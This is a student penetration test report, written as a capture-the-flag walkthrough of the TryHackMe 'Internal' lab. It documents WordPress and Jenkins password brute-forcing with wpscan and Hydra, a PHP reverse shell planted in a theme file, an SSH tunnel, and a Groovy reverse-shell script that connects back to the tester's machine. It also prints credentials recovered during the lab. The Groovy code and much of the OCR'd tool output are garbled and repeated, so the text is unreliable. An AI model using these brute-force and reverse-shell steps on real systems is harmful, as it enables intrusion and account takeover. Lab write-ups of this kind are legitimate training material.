

PENETRATION TEST REPORT

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1. Executive Summary

TryHackMe lab conduct a comprehensive security assessment test in order to help student to test their skills in determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use and to creat a penetration test report.

The main objective of our exam is to perform an external, web and internal penetration test of the provided virtual environment. The exam has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test).

1.1. Test Scope

The test scope include one target (Depending on the deployed machine in the lab our target have this IP = 10.10.68.175), lab name "internal"

The client has asked to secure two flags (no location provided) as proof of exploitation:

- User.txt
- Root.txt

Additionally, the client has provided the following scope allowances:

- Ensure that you modify your hosts file to reflect internal.thm
- Any tools or techniques are permitted in this engagement
- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope
- ① The test start in 21 February 2021, at 12:00 AM and end in 21 February 2021, at 06:00 AM

Note: We confirm that we cleaned the target from our malicious code, tools and the application and even logs that used during the testing phase (We confirm there is no future bot)

1.2 Result

The table below includes the scope of the tests performed, as well as the overall results of penetration testing these environments.

Environment Tested	Risk Rating	Description
Web Application	HIGH	A 7-10on the Risk Rating scale. Severe issues that can easily be exploited to
		immediately impact the environment
Internal Network	MEDIUM	A 4-6.9 on the Risk Rating scale. Moderate security issues that require some
		effort to successfully impact the environment.

1.3 Recommendation

For the internal network:

- Ensure a good cleaning of all noted documentation credentials that lead to SSH guessing (wp-save.txt and note.txt)
- Close all the unnecessary open ports can lead to reverse ssh port forwarding (port 127.0.0.1:8080 which is running a Jenkins)

For the web application:

- Ensure that the credentials protecting for these sites http://10.10.68.175/blog/wp-login.php on host 10.10.68.75 are of suitable complexity to prevent brute force attacks,
- Disable default username access (admin) for http://10.10.68.175/blog/wp-login.php on host 10.10.68.75
- Patching are very important for the <u>Jenkins</u> webserver to prevent a low permission from running scripts
- Patching is very important for this old version WordPress on host 10.10.68.75 http://10.10.68.175/blog/wp-login.php against the 3 vulnerability we found
- Database Patching are very important for the http://10.10.68.175/phpmyadmin

2. Report Methodologies

2.1. Passive Information Gathering

As we work in Lab environment we skipped this phase to the Active Gathering, in real work better to do a great research on the target using different technique of passive Gathering (Domain and Sub-Domain Gathering, Google enumeration, Email harvesting, Discovering email pattern, whois enumeration, Recon-ng, etc...)

2.2. Active Information Gathering


- ❖ We found two open ports: 22, 80.
 - The target is an Ubuntu virtual machine
 - Port 22 open (No important banner found + default connection is root, we confirmed with: ssh 10.10.68.175)
 - We found 3 interesting hiding pages on the port 80:

http://10.10.68.175/blog

http://10.10.68.175/blog/wp-login.php

http://10.10.68.175/phpmyadmin

VERSION 1.0 | 21/02/2021



Note: the page phpmyadmin is vunerable for sql injection

I also re-enforced my scan for the "blog" repository: dirsearch http://10.10.68.175/blog/

```
[04:23:38] 301 - 0B - /blog/index.php → http://10.10.68.175/blog/
[04:23:39] 200 - 19KB - /blog/license.txt
[04:23:44] 200 - 7KB - /blog/wp-adme.html
[04:23:50] 301 - 320B - /blog/wp-admin → http://10.10.68.175/blog/wp-admin/
[04:23:50] 301 - 322B - /blog/wp-admin/admin-ajax.php
[04:23:50] 302 - 0B - /blog/wp-content → http://10.10.68.175/blog/wp-content/
[04:23:50] 302 - 0B - /blog/wp-admin/ → http://internal.thm/blog/wp-login.php
?redirect_to=http%3A%2F%2F10.10.68.175%2Fblog%2Fwp-admin%2F6reauth=1
[04:23:50] 200 - 0B - /blog/wp-config.php
[04:23:50] 200 - 1KB - /blog/wp-admin/install.php
[04:23:50] 200 - 0B - /blog/wp-admin/setup-config.php
[04:23:50] 500 - 610B - /blog/wp-content/plugins/akismet/admin.php
[04:23:50] 500 - 610B - /blog/wp-content/plugins/akismet/akismet.php
[04:23:50] 500 - 610B - /blog/wp-content/plugins/akismet/akismet.php
[04:23:50] 500 - 0B - /blog/wp-content/plugins/hello.php
[04:23:50] 301 - 323B - /blog/wp-includes → http://10.10.68.175/blog/wp-includes/
[04:23:50] 403 - 277B - /blog/wp-includes/rss-functions.php
[04:23:50] 300 - 0B - /blog/wp-content/plugins/hello.php
[04:23:50] 300 - 0B - /blog/wp-content/plugins/hello.php
[04:23:50] 300 - 0B - /blog/wp-content/plugins/hello.php
[04:23:50] 403 - 277B - /blog/wp-includes/rss-functions.php
[04:23:50] 300 - 0B - /blog/wp-content/plugins/hello.php
[04:23:50] 403 - 277B - /blog/wp-content/plugins/hello.php
[04:23:50] 405 - 0B - /blog/wp-content/plugins/hello.php
[04:23:50] 405 - 428 - /blog/wp-content/plugins/hello.php
```

The "wp-content" have some importance. That we will keep it for later use

2.3. Vulnerability detection

Note in a real test scenario better to use some know tools for this case like (nessus or openvas) or some Nikto or Nmap script. But in our case we just did a simple wpscan.

❖ We achieve to identify the username credential for the: http://10.10.68.175/blog: Wpscan –url http://10.10.68.175/blog -e vp,u

```
The external WP-Cron seems to be enabled: http://10.10.68.175/blog/wp-cron.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 60%
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
   Found By: Emoji Settings (Passive Detection)
   - http://10.10.68.175/blog/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.4.2' Confirmed By: Meta Generator (Passive Detection)
    - http://10.10.68.175/blog/, Match: 'WordPress 5.4.2'
[i] The main theme could not be detected.
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←
                                                                                    ⇒ (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
 !] No WPVulnDB API Token given, as a result vulnerability data has not been output.
!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register
   Finished: Sun Feb 21 02:46:39 2021
 +] Requests Done: 46
 +] Cached Requests: 5
   Data Sent: 10.221 KB
 +] Data Received: 302.685 KB
   Memory used: 173.766 MB
+] Elapsed time: 00:00:04
    root@ mictec)-[/home/mictec]
```

The http://10.10.68.175/blog/wp-login.php run the version 5.4.2 of WordPress and have these vulnerability:

Note: I achieved to get the version of WordPress after the exploitation phase that we will explain in chapter 2.4

2.4. Exploitation (Gained Access)

The previous identified username can lead us to do a brute force attack to get a complete credential wpscan --url http://10.10.68.175/blog --usernames --passwords /usr/share/wordlists/rockyou.txt --max-threads 50

```
No Config Backups Found.
+] Performing password attack on Xmlrpc against 1 user/s
SUCCESS] - admin / my2boys
rying admin / my2boys Time: 00:01:08 <
                                                          > (3900 / 14348292) 0.02% ETA: ?:?:?
  Valid Combinations Found:
 Username: admin, Password: my
  No WPVulnDB API Token given, as a result vulnerability data has not been output.
  You can get a free API token with 50 daily requests by registering at https://wpscan.com/register
+] Finished: Sun Feb 21 03:47:47 2021
  Requests Done: 3947
  Cached Requests: 4
  Data Sent: 1.923 MB
  Data Received: 2.423 MB
  Memory used: 215.223 MB
  Elapsed time: 00:01:40
```

After a successfully connecting to the WordPress page, we found a vulnerability on that page that can lead us to get a reverse shell on the server. We replace the 404.php (in a real word scenario try to upload a new template) with a php-reverse shell code from pentestmonkey.



After we get back a reverse connection, I tried to identify other weakness on the target to helping us in our privilege escalation by using different ways, like (linPEAS.sh, checking PS, checking whoami /priv, crontab, etc...) but the user target has a very limit permission even on file transferring was need a root permission.

So I decide it to make a manual search for each repository on the machine until I found this new credential in a missing file on the machine "wp-save.txt" that lead us to Get another credentials and we confirmed the validity of this new credential by checking the /etc/passwd

Note: I used this link to trigger the shell: http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php

```
/home/mictec
    root@ mictec
        -nvlp 9090
listening on [any] 9090
listening on [any] 9090 ...
connect to [10.8.157.151] from (UNKNOWN) [10.10.68.175] 40314
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64
x86_64 GNU/Linux
03:53:14 up 2:48, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGINO IDLE JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
                                                               PCPU WHAT
/bin/sh: 0: can't access tty; job control turned off
$ cd /opt
$ dir
containerd wp-save.txt
$ type wp-save.txt
wp-save.txt: not found
$ cat wp-save.txt
Aubreanna needed these credentials for something later. Let her know you have them and whe
re they are.
```

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologi
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
         :x:1000:1000:aubreanna:/home/aubreanna:/bin/bash
aubr
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

As SSH is our only open port so that lead us to another guessing connection try and with a lucky we successfully found the user flag:

```
root@ mictec)-[/home/mictec/MyRepo/smbfolder]
 # ssh aubreanna@10.10.68.175
aubreanna@10.10.68.175's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)
* Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
 System information as of Sun Feb 21 04:01:09 UTC 2021
 System load: 0.0
                                 Processes:
                                                         118
                                Users logged in: 0
IP address for eth0: 10.10.68.175
 Usage of /: 63.8% of 8.79GB Users logged in:
 Memory usage: 36%
 Swap usage: 0%
                                 IP address for docker0: 172.17.0.1
 ⇒ There is 1 zombie process.
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch
O packages can be updated.
0 updates are security updates.
Last login: Mon Aug 3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls
jenkins.txt snap user.txt
aubreanna@internal:~$ cat user.txt
aubreanna@internal:~$
```

2.5. Privilege Escalation

Now we have a beautiful hand on the system, so we check netstat –ano, to find if there any ports open, and we get one important port the 127.0.0.1: 8080

aubreanna@internal:~\$ netstat -ano Active Internet connections (servers and established)								
Proto	Recv-Q	Send-Q	Local Add	ress	Foreign Add	ress	State	Timer
tcp	0	0	127.0.0.1	:3306	0.0.0.0:*		LISTEN	off (0.00/0/
0)								
tcp	0	0	127.0.0.1	:8080	0.0.0.0:*		LISTEN	off (0.00/0/
0)								
tcp	0	0	127.0.0.1	:41395	0.0.0.0:*		LISTEN	off (0.00/0/
0)								
tcp	0	0	127.0.0.5	3:53	0.0.0.0:*		LISTEN	off (0.00/0/
0)								
tcp	0	0	0.0.0.0:2	2	0.0.0.0:*		LISTEN	off (0.00/0/
0)								

We creat a reverse SSH port forwarding for the 127.0.0.1:8080, so we can access it locally on the port 9000 from our web browser

```
(root@ mictec)-[/home/mictec]
 # ssh -L 9000:127.0.0.1:8080 aubreanna@10.10.68.175
aubreanna@10.10.68.175's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)
 * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
  Management:
                   https://ubuntu.com/advantage
 * Support:
  System information as of Sun Feb 21 04:26:32 UTC 2021
 System load: 0.0
Usage of /: 63.8
                                   Processes:
                63.8% of 8.79GB
                                   Users logged in:
                                   IP address for eth0: 10.10.68.175
  Memory usage: 36%
  Swap usage: 0%
                                   IP address for docker0: 172.17.0.1
  ⇒ There is 1 zombie process.
 * Canonical Livepatch is available for installation.
    Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
0 packages can be updated.
0 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet con
nection or proxy settings
Last login: Sun Feb 21 04:14:10 2021 from 10.8.157.151
aubreanna@internal:~$
```

After loading our new page, we came across a Jenkins webserver, (note Jenkins have admin as default username)


← → C û	① 127.0.0.1:9000/login?from=%2F			



We gave our self a try to brute force the Jenkins credentials by assuming that the default username for Jenkins is (admin) by using the ZAP. Note: we can do the same with burpsuite

And we are lucky, because we get the password! After we start the fuzzing (on the 308 byte response)

Note: the size Response Header lead us for this guessing because it's different from the others, which can be a possible reasonable password



Also we can use THC Hydra to do the same job (Note I changed the port for my ssh tunneling from 9000 to 7000 (my first SSH session on the port 9000 was closed and I created a new one on port 7000)

Burpsuite result after fait try request:

POST /j_acegi_security_check HTTP/1.1

Origin: http://127.0.0.1:7000

Referer: http://127.0.0.1:7000/loginError

j username=admin&j password=asd&from=%2F&Submit=Sign+in

Note: we need the information above to create our hydra command

```
(rootd mictee)-[/home/mictee]

# hydra 127.0.0.1 -s 7000 http-post-form "/j_acegi_security_check:j_username=^USER^6j_password=^PASS^6from=%2F6Submit-Sign+in:Invalid username or password* -l_/usr/share/ncrack/minimal.usr_

# / Usr/share/seclists/Passwords/Leaked-Databases/rockvou-15.txt

# Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-21 08:50:36

[DATA] max 16 tasks per 1 server, overall 16 tasks, 7968 login tries (1:32/p:249), 408 tries per task

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[DATA] and tasks per 1 server, overall 16 tries in 00:01h, 7952 to do in 08:18h, 16 active

[STATUS] 16:00 tries/min, 16 tries in 00:01h, 7952 to do in 08:18h, 16 active

[STATUS] 58.67 tries/min, 176 tries in 00:03h, 7792 to do in 08:18h, 16 active


[TATOS] [TATOS] Tats/min, 176 tries in 00:03h, 7792 to do in 02:13h, 16 active

[TATOS] [TATOS] [TATOS] Tats/min, 176 tries in 00:03h, 7792 to do in 02:13h, 16 active

[TATOS] [TATOS
```

We used this credentials to access the Jenkins server, and I navigated to the script console to creat a reverse shell, where I used this groovshell:

```
String host="10.8.xxx.xxx";
int port=0044;
String cmd="bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();SutputStream();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();SutputStream();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(),pe=p.getErrorStream(
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Then I creat a listener on my machine, and clicked on the "run" button for the above script console, and we got a root hand and after a new enumeration we found this new credential, sure we will use SSH to try it because it's the only choice we have

```
[—(root@mictec)-[/home/mictec]

↓# nc -nvlp 8044
listening on [any] 8044 ...
connect to [10.8.157.151] from (UNKNOWN) [10.10.188.219] 48002
dir\
dir
bin/bash: line 2: dirdir: command not found
cd opt
dir
note.txt
cat note.txt
Aubreanna,
Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you
need access to the root user account.
ro::tr0ub13gu
total 12
drwxr-xr-x 1 root root 4096 Aug 3 2020 .
drwxr-xr-x 1 root root 4096 Aug 3 2020 ..
-rw-r--r-- 1 root root 204 Aug 3 2020 note.txt
cd ..
cd ..
ls -la
total 84
drwxr-xr-x 1 root root 4096 Aug 3 2020 .
```

Our last connection lead us to fin the root flag!